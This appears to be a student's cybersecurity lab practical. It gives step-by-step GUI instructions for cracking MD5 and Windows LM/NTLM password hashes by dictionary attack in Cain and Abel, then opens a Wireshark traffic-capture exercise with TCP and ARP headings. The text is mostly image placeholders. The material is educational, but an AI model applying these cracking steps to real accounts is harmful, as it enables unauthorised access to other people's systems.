
Aim : Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

Using MD5 Hash Calculator


Step 1: Open Hash Calculator -> Add Text




Step 2: Click Calculate to calculate MD5 value




Step 3: Copy the MD5 value generated and paste it in MD5 Hashes field



Step 4: Right click to perform Dictionary attack and select word list




Step 5: Click Start




Using LM & NTLM Hashes


Step 1: Click Cracker -> LM & NTML Hashes -> Click +




Step 2: Click Next




Step 3: Right Click the account with password -> select dictionary attack



Step 4: Select NTLM Hashes in Dictionary attack and add 10K most common txt file




Step 5: Click Start




Name : Kuldeep Patel Roll No : 574

Practical No. 5

Aim : Use Wireshark (Sniffer) to capture network traffic and analyze.




TCP




Name : Kuldeep Patel Roll No : 574

ARP

